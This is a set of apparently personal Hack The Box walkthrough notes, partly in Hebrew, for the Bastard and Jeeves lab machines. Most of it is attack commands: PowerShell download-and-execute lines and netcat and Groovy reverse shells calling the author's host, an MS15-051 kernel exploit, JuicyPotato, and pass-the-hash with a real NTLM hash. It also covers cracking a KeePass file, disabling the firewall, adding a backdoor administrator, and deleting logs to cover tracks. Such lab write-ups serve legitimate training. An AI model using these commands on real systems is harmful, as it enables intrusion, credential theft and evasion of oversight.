Within the PowerShell script, I edited its last line to initiate a reverse connection to my IP address on port 1234.

**Command:**

```
10.10.10.9/node/2?cmd=wget http://10.10.16.14:8000/powershell.ps1
```

**Explanation:**
I attempted to use the wget command to fetch the PowerShell script from my server. However, this command did not yield the desired result.

**Command:**

```
echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.14:8000/Invoke-PowerShellTcp.ps1') | powershell -noprofile -
```

**Explanation:**
Following a walkthrough from HackTricks, I tried this command to fetch and execute the PowerShell script directly. Unfortunately, this method did not work for me either.

**Command:**

```
curl http://10.10.10.9/node/2 --data-urlencode "cmd=echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.14:8000/Invoke-PowerShellTcp.ps1') | powershell -noprofile -"
```

**Explanation:**
This approach failed for me, even with basic commands.

**Command:**

```
curl http://10.10.10.9/node/2 --data-urlencode "cmd=whoami" -b SESSd873f26fc11f2b7e6e4aa0f6fce59913=o2PhlKC4mn6ICrWgOsAwMG4lqCjA1OeC66YszOGIf7M | grep -i authority
```

**Explanation:**

In an attempt to troubleshoot, I tried to execute a simple whoami command via curl, but this also did not produce the expected results.

**Command:**

[PHP reverse shell code from the provided link]

**Explanation:**
Given my earlier failures, I decided to resort to a PHP reverse shell. I sourced a script from the provided URL, adjusted the IP and port values, and embedded it into a new Drupal page. Upon visiting the URL http://10.10.10.9/node/5, I successfully obtained a shell by listening on port 1234 using nc -nvlp 1234.

**Command:**

```
curl http://10.10.10.9/dixuSOspsOUU.php --data-urlencode "cmd=whoami"
smbserver.py files .
curl http://10.10.10.9/dixuSOspsOUU.php --data-urlencode "cmd=\\10.10.16.14\files
\nc.exe -e cmd.exe 10.10.16.14 1234"
```

**Explanation:**
There was another exploit I tried that did not work for me. This exploit aimed to fetch and execute a Netcat binary from an SMB server, potentially granting another reverse shell. However, this exploit was unsuccessful in my tests.

**Links:**
https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/windows
https://reqbin.com/req/c-bjcj04uw/curl-send-cookies-example
https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/master/src/reverse/php_reverse_shell.php

# Further Information

2023 אוקטובר01 יום ראשון 13:46

**Understanding the Exploitation Steps**

Each action that was undertaken provides an in-depth insight into common security practices and their associated vulnerabilities. Let's delve deeper into the specific methods applied, their reasoning, and the importance of each step in the cyber exploitation process:

- **Drupal Vulnerability:** Drupal, like many other content management systems, has been the target of numerous vulnerabilities over the years. Recognizing a Drupal version from a simple "CHANGLOG.txt" file is a prime example of how misconfigurations and inadequate security measures can expose applications to potential threats. Once a version is recognized, it becomes much easier for attackers to narrow down the list of potential vulnerabilities.

- **Use of drupwn:** drupwn is a Drupal enumeration tool that allows users to get detailed insights into Drupal configurations, including users, nodes, and vulnerabilities. By cloning and setting it up, the potential to automate several reconnaissance processes against Drupal becomes possible.

- **The Importance of Exploit Database Searches:** With the recognized version, searchsploit becomes an incredibly valuable tool. It provides a quick lookup against a massive database of known vulnerabilities. This saves time as compared to manually looking up vulnerabilities on the web.

- **Editing the Exploit:** An exploit is not always plug-and-play. The real-world application often requires adjustments to the script, be it setting up correct paths, user agents, or target payloads. By modifying the URL and payload, you align the exploit with your specific target.

- **PHP and cURL:** PHP is often used in exploits due to its widespread adoption in web applications. The curl_init() error highlights the importance of having the correct environment setup before running scripts.

- **BurpSuite:** This is a powerful tool for any penetration tester. It allows for the interception and monitoring of web requests, giving insights into the behavior of scripts and applications. In this scenario, it was pivotal in understanding the 404 error, which suggested the potential misdirection of the exploit.

- **Directory Enumeration with gobuster and dirb:** It's important to remember that not all directories are readily visible. Directory brute-forcing tools like gobuster and dirb help uncover hidden paths on a web server, which may reveal additional vulnerabilities or vital information.

- **Exploiting Drupal's PHP filter:** The PHP filter in Drupal allows for the execution of PHP code within content. This can be an enormous security risk if not properly managed. The provided PHP code leverages this filter to execute commands directly on the server.

- **Reverse Shells:** Obtaining a reverse shell signifies significant progress in a penetration test. It provides a remote command-line interface to the server, thereby allowing for deeper exploration and exploitation.

- **Utilizing SMB for Exploits:** The Server Message Block (SMB) protocol is commonly used for sharing access to files, printers, and serial ports. By setting up an SMB server, one can host malicious files or scripts that can be executed by the target machine.

In essence, every step in this exploit chain, from initial reconnaissance to final exploitation, highlights the importance of thoroughness, adaptability, and understanding of the tools and techniques at your disposal. Being familiar with the intricacies of each step not only aids in successful penetration but also in the development of robust defense mechanisms.

**Links:**
https://github.com/immunIT/drupwn
https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/
https://stackoverflow.com/questions/6382539/call-to-undefined-function-curl-init
https://www.ambionics.io/blog/drupal-services-module-rce
https://www.freecodecamp.org/news/hacking-with-hashcat-a-practical-guide/
https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/windows
https://reqbin.com/req/c-bjcj04uw/curl-send-cookies-example
https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/master/src/reverse/php_reverse_shell.php

# Information Gathering

יום ראשון 01 אוקטובר 2023 12:49

**Command:**

```
reg query "HKLM\SOFTWARE\Microsoft\Net Framework Setup\NDP"
```

Explanation:
I queried the Windows Registry to determine the version of the .NET Framework installed. This can give insights into potential vulnerabilities or compatibility considerations.

**Command:**

```
Systeminfo
```

**Explanation:**
I fetched detailed information about the system, including OS version, patches installed, network configurations, and other relevant details. This is essential to identify potential vulnerabilities and misconfigurations in the system.

**Command:**

```
python wes.py /home/kali/Desktop/sysinfo.txt --impact "elevation of privilege" --exploits-only
```

**Explanation:**
I used the Windows Exploit Suggester (WES) to identify potential exploits that can be leveraged on the target system. By parsing the systeminfo output and focusing on elevation of privilege vulnerabilities, I could quickly narrow down my search for potential attack vectors.

# Exploitation

יום ראשון 01אוקטובר 2023 13:41

**Command:**

```
wget https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS15-051/MS15-051-KB3045171.zip
```

**Explanation:**
I downloaded an exploit titled MS15-051, which I identified as potentially applicable to the target system.

**Command:**

```
unzip MS15-051-KB3045171.zip
```

**Explanation:**
I extracted the contents of the downloaded exploit zip file to access and utilize the exploit binaries.

**Command:**

```
smbserver.py x .
```

Explanation:
I set up an SMB server on my machine to share the extracted exploit files. This allows the target machine to access and execute these files.

**Command:**
**(on target)**

```
//10.10.16.14/x/ms15-051x64.exe whoami
```

**Explanation:**
From the target machine, I executed the exploit by accessing the shared files on my SMB server. Using the whoami command, I verified the privileges post-exploitation.

**Command:**

```
//10.10.16.14/x/ms15-051x64.exe "//10.10.16.14/x/nc64.exe -e cmd.exe 10.10.16.14 1235"
```

Explanation:
I leveraged the exploit to execute a reverse shell (nc64.exe), which connects back to my machine. This provides me with elevated command-line access to the target system.

**Links:**
https://github.com/51x/WHP
https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS15-051/MS15-051-KB3045171.zip

# Further Information

2023 אוקטובר01 יום ראשון 13:42

Exploiting vulnerabilities on a system often requires a deep understanding of the underlying flaw. In this case, the MS15-051 vulnerability was leveraged. This vulnerability exists in the Windows kernel-mode drivers due to improper object handling in memory. Attackers can exploit this flaw to execute arbitrary code in kernel mode, effectively elevating their privileges.

The process here was to identify potential vulnerabilities, which was done using the systeminfo command and Windows Exploit Suggester. Once a potential exploit was identified, it was downloaded, served over SMB, and then executed on the target to escalate privileges.

The reverse shell mechanism, achieved using nc64.exe, is a common post-exploitation technique. The -e flag in the nc command specifies a program to execute after a connection is established; in this case, cmd.exe, providing you command-line access.

**Links:**
https://github.com/51x/WHP
https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS15-051/MS15-051-KB3045171.zip

# Registry Modifications

יום ראשון 01אוקטובר 2023 13:49

**Command:**

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

**Explanation:**
I enabled Remote Desktop by modifying the registry. By setting the fDenyTSConnections key to 0, I allowed Terminal Services (RDP) connections.

# Firewall Configuration

יום ראשון 01 אוקטובר 2023 13:50

**Command:**

```
NetSh Advfirewall set allprofiles state off
```

**Explanation:**
I deactivated the Windows Firewall for all profiles using the NetSh command.

**Links:**
https://www.windows-commandline.com/enable-remote-desktop-command-line/

# User Management

2023 אוקטובר01 יום ראשון 13:51

**Command:**

```
net user matan passw$rd645 /add
```

**Explanation:**
I created a new user named 'matan' and set the password as 'password'.

**Command:**

```
net localgroup administrators matan /add
```

**Explanation:**
I granted the 'matan' user administrative privileges by adding him to the local administrators group.

**Command:**

```
net user matan
```

**Explanation:**
I confirmed the details and properties of the 'matan' user.

# Remote Connection

יום ראשון 01אוקטובר 2023 13:52

**Command:**

```
rdesktop -u matan -p passw$rd645 10.10.10.9
```

**Explanation:**
I established a remote desktop connection to the IP 10.10.10.9 using the credentials of the 'matan' user.

**Links:**
https://techgenix.com/quicklyturnonoffwindowsfirewallusingcommandline/

**Explanation:**
I navigated to the "Event Viewer" and accessed "Windows logs -> security". Here, I found files providing information on the hack. Interestingly, Windows might not have detected the attack.

Next, in the "Event Viewer", under "Applications and services logs -> Microsoft -> Windows -> windows firewall with advanced security -> Firewall", I found related logs.

In the "Server Manager", I chose "Roles -> WebServer -> internet information services (iis) manager -> Bastrad (OUR PC) -> Drupal (Site Name) -> logging". Here, I discovered the log directory: "%SystemDrive%\inetpub\logs\LogFiles".

I used the Win+R shortcut, pasted in the log folder's path, and accessed it directly. This location displayed logs from our nmap scan and other activities. To cover my tracks, I deleted these logs.

Exploiting systems often involves understanding various technologies and making modifications to achieve a goal. Here's a deeper dive into some of the steps taken:

- **Registry Modification:** The Windows Registry stores configurations and settings for the OS. The key modified relates to Terminal Services, which manages RDP. Setting "fDenyTSConnections" to 0 essentially allows RDP connections. However, tampering with the registry can be risky and might render a system unusable.

- **Firewall Configuration:** Disabling the Windows Firewall makes a system more vulnerable to attacks. The NetSh command provides a quick way to change the state of the firewall, but in real-world scenarios, such actions should be approached with caution.


- **User Management:** Using the net command is an old yet effective way to manage users. By creating a new user with admin privileges, one gains elevated rights on the system. This can be dangerous in the wrong hands.

- **Log Review:** Logs are vital for system administrators to diagnose issues and monitor activities. In this case, they also serve as evidence of intrusion. Deleting logs, while covering one's tracks, can raise suspicion. It's important to know what logs to look for and how to interpret them.

**Links:**
https://www.windows-commandline.com/enable-remote-desktop-command-line/
https://techgenix.com/quicklyturnonoffwindowsfirewallusingcommandline/

# Jeeves

## הישג הסמכה



Jeeves has been Pwned

Matans has successfully pwned Jeeves Machine from Hack The Box

| #8496 | 02 Oct 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: בינוני
- קישור: https://www.hackthebox.com/achievement/machine/1636210/114

**איך פרצתי:**

- גישה ראשונית: חדרתי למכונה המחקה את מנוע החיפוש "שאל את ג'יבס". סריקת רשת חשפה שרת HTTP ביציאה 50000. התקפת מילון בכוח גס חשפה את הדף "/ask-jeeves" שבו ניצלתי את היכולת של מסוף הסקריפטים להפעיל סקריפטים של Groovy, תוך פריסה מוצלחת של סקריפט מעטפת הפוך לגישה ראשונית.
- הסלמה של הרשאות: ניווטתי בספריות של המכשיר, אחזרתי קובץ KeePass מוגן בסיסמה. חילצתי את ה-hash של הסיסמה ופיענחתי אותו באמצעות John the Ripper, וחשפתי אישורים בתוך הקובץ. על ידי שימוש ב-'pth-winexe', טכניקת pass-the-hash, ניגשתי לחשבון משתמש ניהולי. בנוסף, היה ניתן לנצל את רגישות המערכת לפגיעות JuicyPotato, והשגתי הסלמה של הרשאות בכמה חזיתות.

# Jeeves | Nmap Scan

2023 אוקטובר02 יום שני 14:05

```
Nmap scan report for 10.10.10.63
Host is up (0.14s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2008|Phone (89%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 8.1 Update 1
(85%), Microsoft Windows Phone 7.5 or 8.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.006 days (since Sun Oct 1 23:52:33 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2023-10-02T09:00:17
|_ start_date: 2023-10-02T08:52:45
|_clock-skew: mean: 5h00m01s, deviation: 0s, median: 5h00m00s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|  3:1:1:
|_ Message signing enabled but not required

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1 147.51 ms 10.10.16.1
2 147.63 ms 10.10.10.63

NSE: Script Post-scanning.
Initiating NSE at 00:00
```

```
Completed NSE at 00:00, 0.00s elapsed Initiating
NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed Initiating
NSE at 00:00
Completed NSE at 00:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 216.16 seconds
Raw packets sent: 196811 (8.664MB) | Rcvd: 550 (103.839KB)
```

# Nmap Scan | In-depth analysis

2023 אוקטובר02 יום שני 14:09

**Port:** 80
**Service:** http (Microsoft IIS httpd 10.0)

**Description:** This is the standard port for HTTP traffic. It appears the host is running Microsoft IIS (Internet Information Services) version 10.0, which is a popular web server.

**Security Implications:**

- The TRACE method is supported, which could potentially expose sensitive information via cross-site tracing attacks.
- Unnecessary content and endpoints may be exposed.

**Port:** 135
**Service:** msrpc (Microsoft Windows RPC)

**Description:** This is the port for Microsoft's Remote Procedure Call (RPC) service. RPC allows for execution of code remotely and is used for various distributed computing tasks.

**Security Implications:**

- Open RPC ports can be potentially abused if not properly secured.

**Port:** 445
**Service:** microsoft-ds (Microsoft Windows 7 - 10)

**Description:** This is the port used by Microsoft for file and printer sharing via SMB (Server Message Block).

**Security Implications:**

- An open 445 port can be a potential vector for ransomware attacks if vulnerabilities are present.
- Ensure that SMB is properly secured, and consider disabling SMBv1, as it is known to have several vulnerabilities.

**Port:** 50000
**Service:** http (Jetty 9.4.z-SNAPSHOT)

**Description:** This port is running a web service with Jetty, which is a Java HTTP server and Java Servlet container.

**Security Implications:**

- As with any web service, ensure it is appropriately patched and protected from typical web vulnerabilities.
- The "SNAPSHOT" in the version might indicate a development version, which may not be stable or secure for production use.

**General OS Information:**

**Operating System:** The system is most likely running Microsoft Windows, possibly Windows Server

2008 R2 or Windows 8.1 Update 1. However, the results are not conclusive.
**Additional Notes:** The OS scanning could not determine the exact OS due to filtered ports. It's important to reiterate that these are just educated guesses.

**Additional Notes:**

- The hostname is "JEEVES".
- There's an interesting discrepancy in clock skew detected; this might be used to determine uptime or time zone, or it might be an artifact of the system's configuration.
- SMB signing is disabled, which is risky since it makes man-in-the-middle attacks easier.
- TCP sequence prediction is difficult, which is a good security posture for the host.

# DirectoryEnumeration

יום שני 02 אוקטובר 2023 14:15

**Command:**

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -u http://10.10.10.63/ -t 16 --random-agent -e
```

**Explanation:**
I used the gobuster tool to perform directory enumeration on the web server located at http://10.10.10.63/. I specified the wordlist located at /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt with -w. To maximize efficiency, I set 16 threads with -t 16. The --random-agent flag ensures that I send requests using random user-agents to potentially bypass certain filtering mechanisms. The -e option appends the full path to the output, making results easier to analyze.

**Command:**

```
dirsearch --url=http://10.10.10.63:50000/ --wordlists=/usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt --threads=16 --random-agent --format=simple
```

**Explanation:**
Using dirsearch, I tried another approach to enumerate directories at the specified URL. This tool works similarly to gobuster but with slightly different syntax and features.

# SSH Configuration

2023 אוקטובר 02 יום שני 14:13

**Command:**

Access "/askjeeves" -> Configure Global Security -> SSH Server

**Explanation:**
I navigated to the "/askjeeves" page and proceeded to the "Configure Global Security" section. From there, I was able to configure an SSH server, thereby opening port 22 for SSH.

**Command:**

```
nmap -p 22 10.10.10.63
```

**Explanation:**
To confirm the SSH server's operational status, I conducted a port scan on port 22 using nmap. This scan specifically targets port 22, checking its status on the host 10.10.10.63.

# Remote Command Execution

יום שני 02 אוקטובר 2023 14:17

**Command:**

Access "/askjeeves" -> Script Console

**Explanation:**
I navigated to the Script Console within the "/askjeeves" page, where I was granted the ability to input arbitrary Groovy scripts and execute them server-side.

**Command:**

```
String host="10.10.16.14";
int port=1234;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)
so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)
po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch
(Exception e){}};p.destroy();s.close();
```

**Explanation:**
After discovering the Groovy script execution feature, I used this script to create a new process with the specified command and then make a connection back to a specified host and port. This script essentially allows for command execution and then redirects the output to a remote socket, achieving a reverse shell.

**Links:**
https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76

# Alternate Shell Commands

יום שני 02 אוקטובר 2023 14:18

**Command:**

```
println "whoami".execute().text
println "powershell whoami".execute().text
```

**Explanation:**
These Groovy commands allow for execution of system commands. The first command checks the current user, and the second does the same but via PowerShell.

**Links:**
https://stackoverflow.com/questions/159148/groovy-executing-shell-commands

# Using Nishang for Reverse Shell

2023 אוקטובר 02 יום שני 14:20

**Command:**

```
locate nishang | grep -i tcp
```

**Explanation:**
I wanted to find the location of the Nishang scripts related to TCP operations, so I used the locate command and filtered the results with grep.

**Command:**

```
cp /usr/share/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 Invoke-PowerShellTcpOneLine.ps1
```

**Explanation:**
After locating the script, I copied it to my current directory for further modifications.

**Command:**

```
python -m http.server 8000
```

**Explanation:**
I started a basic HTTP server using Python on port 8000. This would allow the target machine to fetch the modified PowerShell script I intended to serve.

**Command:**

```
println "powershell IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.14:8000/Invoke-PowerShellTcp.ps1') | powershell -noprofile -".execute().text
```

**Explanation:**
Utilizing the Groovy script execution vulnerability, I ran a command to make the target machine download and execute the PowerShell script I was hosting, granting me another reverse shell.

# Further Information

2023 אוקטובר02 יום שני 14:22

The journey to obtaining a remote shell through the Jeeves box encompasses a broad range of tools and tactics, many of which are worth a deeper understanding:

- **Directory Enumeration:** Both gobuster and dirsearch are popular tools for identifying hidden directories or files on a web server. They brute-force URLs by appending entries from a wordlist and monitor HTTP responses. Notably, tools like these can be noisy, generating a significant number of requests to the target. It's essential to always have permission before scanning a system.

- **Groovy Script Execution:** The script console found in the "/askjeeves" page is a goldmine for attackers. Groovy is a versatile language that seamlessly integrates with Java, and when exposed inappropriately (like in this context), it can provide significant power. The ability to run arbitrary Groovy code essentially grants full control of the underlying system to the attacker, given the permissions of the running process.

- **Nishang and PowerShell:** Nishang is a collection of scripts written in PowerShell for penetration testing tasks. PowerShell, being a potent scripting language on Windows, offers vast capabilities for attackers. The Invoke-PowerShellTcpOneLine.ps1 script you used is designed to create a reverse shell connection from the target to the attacker. Utilizing PowerShell for these activities can sometimes bypass detection since it's a legitimate Windows tool and can execute commands in memory, leaving minimal footprints.

- **Reverse Shells:** A reverse shell, in essence, creates a connection from the target machine back to the attacker. This is especially useful when direct connections to the target are restricted due to firewalls or other security mechanisms. The attacker sets up a listener on their machine, and the target establishes a connection to it, granting shell access.

**Links:**
https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76
https://stackoverflow.com/questions/159148/groovy-executing-shell-commands
https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters

# Information Gathering

יום שני 02 אוקטובר 2023 14:14

**Command:**

```
reg query "HKLM\SOFTWARE\Microsoft\Net Framework Setup\NDP"
```

**Explanation:**
I queried the Windows registry to fetch information about the installed versions of the .NET Framework. This can help identify potential vulnerabilities or misconfigurations associated with specific .NET versions.

# Downloading WinPEAS

2023 אוקטובר 02 יום שני 14:26

**Command:**

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe
```

**Explanation:**
I downloaded the latest version of winPEAS, a Windows Privilege Escalation Awesome Suite that checks for potential paths to escalate privileges on Windows systems.

# Transferring Files

יום שני 02 אוקטובר 2023 14:26

**Command:**

```
smbserver.py x .
```

**Explanation:**
I set up an SMB server using the smbserver.py script from the Impacket suite. This makes the current directory (.) shareable under the share name "x".

**Command:**

```
New-PSDrive -Name x -PSProvider FileSystem -Root //10.10.16.14/x Copy-Item winPEASany_ofs.exe C:\Users\Administrator\.jenkins
```

**Explanation:**
Using PowerShell, I mounted the shared directory ("x") from my machine to the target. I then copied the winPEASany_ofs.exe to the .jenkins directory of the Administrator user.

**Links:**
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-psdrive?view=powershell-7.3
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/copy-item?view=powershell-7.3

# Running winPEAS & Analysing Findings

2023 אוקטובר 02 יום שני 14:27

**Command:**

```
.\winPEASany_ofs.exe
```

**Explanation:**
I executed winPEAS to gather information and identify potential privilege escalation vectors. Among the findings:

- **SeImpersonatePrivilege:** This indicates that the SeImpersonate privilege is enabled, which could allow a process to impersonate any user's security context. This is often associated with the "Juicy Potato" attack.

- **CEH.kdbx:** This is a KeePass database file, which is essentially a password manager. It stores a variety of confidential data like passwords, notes, and other sensitive details.

# Extracting & Cracking KeePass Database

יום שני 02 אוקטובר 2023 14:28

**Command:**

```
apt install keepassx
```

**Explanation:**
I installed KeePassX, a cross-platform password manager. It allows for the management and use of KeePass password databases (.kdbx files).

**Command:**

```
keepass2john CEH.kdbx > keepass.john
```

**Explanation:**
I used keepass2john, a tool that converts the KeePass database into a format suitable for John the Ripper to crack. It extracts the necessary data from the .kdbx file for password cracking attempts.

**Command:**

```
john --wordlist=/home/kali/Desktop/Files/rockyou.txt keepass.john
```

**Explanation:**
I ran John the Ripper, a popular password-cracking tool, against the extracted data from the KeePass database. Using the "rockyou.txt" wordlist, I managed to identify the password "moonshine1" for the 'CEH.kdbx' database.

# Interacting with KeePass Database using kpcli

2023 אוקטובר 02 יום שני 14:29

**Command:**

```
apt install kpcli
kpcli --kdb CEH.kdbx
```

**Explanation:**
I installed kpcli, a command-line interface to interact with KeePass database files. Using kpcli, I opened the 'CEH.kdbx' file and navigated through its contents.

With commands like dir, cd, and show, I was able to explore the structure, navigate to different groups, and view the entries of the KeePass database.

# Utilizing Hashes for Authentication

יום שני 02 אוקטובר 2023 14:30

**Command:**

```
pth-winexe --user={USERNAME}%{HASH} --system //{IP} whoami
```

```
pth-winexe --user=Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 --system //10.10.10.63 cmd.exe
```

**Explanation:**
I employed pth-winexe, a part of the pass-the-hash toolkit. Instead of requiring the actual password, it lets you authenticate using NTLM hashes directly. This is particularly useful when you've dumped hashes but don't have the clear-text password.

**Links:**
https://www.whitelist1.com/2017/10/pass-hash-pth-attack-with-pth-winexe.html

# Reading Hidden Data Streams

2023 אוקטובר 02 יום שני 14:31

**Command:**

```
dir /R
powershell Get-Content -Path "hm.txt" -Stream "root.txt"
```

**Explanation:**
This command is used to read Alternate Data Streams (ADS) in NTFS. ADS is a feature of the NTFS file system that allows you to embed hidden data in files. The "root.txt" stream is a hidden stream attached to the "hm.txt" file, which is why it's not visible with standard directory listing commands.

# JuicyPotato - Downloading & Serving Files

יומשני 02אוקטובר 2023 14:35

**Command:**

```
wget https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
```

**Explanation:**
I downloaded JuicyPotato.exe from its official GitHub repository. JuicyPotato is a tool often utilized in Windows privilege escalation attacks, specifically for abusing the SeImpersonate or SeAssignPrimaryToken privileges.

**Command:**

```
python -m http.server 8000
```

**Explanation:**
I started a simple HTTP server on port 8000 using Python. This allows me to serve files to other systems on the same network.

**Links:**
https://github.com/ohpe/juicy-potato/releases

# JuicyPotato - File Transfer using PowerShell

2023 אוקטובר02 יוםשני 14:38

**Command:**

```
powershell wget http://10.10.16.14:8000/JuicyPotato.exe -UseBasicParsing
```

**Explanation:**
I tried to download JuicyPotato.exe from my Python HTTP server to the target system using PowerShell. I used PowerShell's Invoke-WebRequest command, commonly aliased as wget in PowerShell.

# JuicyPotato - File Transfer using SMB

2023 אוקטובר 02 יום שני 14:39

**Command:**

```
smbserver.py x .
```

**Explanation:**
I set up an SMB server using the smbserver.py script, making the current directory (.) shareable under the share name "x".

**Command:**

```
copy \\10.10.16.14\x\Invoke-PowerShellTcp.ps1
```

**Explanation:**
I copied the file Invoke-PowerShellTcp.ps1 from my SMB share to the current directory on the target machine using the Windows command line.

**Links:**
https://blog.ropnop.com/transferring-files-from-kali-to-windows/#smb

# JuicyPotato - Creating a Batch Script for PowerShell Execution

2023 אוקטובר 02 יום שני 14:40

**Command:**

```
echo 'powershell -c IEX(New-Object
Net.WebClient).DownloadString("http://10.10.16.14:8000/powershell.ps1")' >
get_powershell.bat
```

**Explanation:**
I created a batch file named get_powershell.bat. When this batch script is executed, it will run a PowerShell command that downloads and executes a PowerShell script (powershell.ps1) from my HTTP server.

# Using JuicyPotato for Privilege Escalation

2023 אוקטובר 02 יום שני     14:40

**Command:**

```
\\10.10.16.14\x\JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\Users
\Administrator\.jenkins\nc64.exe -e cmd.exe 10.10.16.14 1234" -t *
```

**Explanation:**
I executed the JuicyPotato.exe tool, attempting to escalate privileges by abusing the SeImpersonate or SeAssignPrimaryToken privileges.

**Links:**
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/juicypotato

# Further Information

2023 אוקטובר 02 יום שני 14:32

**winPEAS:**

- **Description:** Part of the Privilege Escalation Awesome Scripts Suite (PEASS), winPEAS provides a collection of scripts tailored to identify misconfigurations and vulnerabilities specifically within Windows environments.
- **Use Case:** It's a widely-referenced tool in Windows privilege escalation checks, aiding pentesters in pinpointing weak points in the system setup.

## CEH.kdbx:

**KeePassX & kpcli:**

- **Description:** KeePass is an open-source password management solution. While KeePassX is a cross-platform adaptation, kpcli delivers a command-line interface specifically for managing and interacting with KeePass database files.
- **Use Case:** In situations where a graphical interface is either unavailable or undesired, kpcli becomes indispensable for accessing and managing KeePass databases from the command line.

**pth-winexe:**

- **Description:** A segment of the larger pass-the-hash toolkit, pth-winexe enables attackers to utilize compromised NTLM hashes for authentication, allowing them to execute commands on remote systems even without knowing the plaintext passwords.
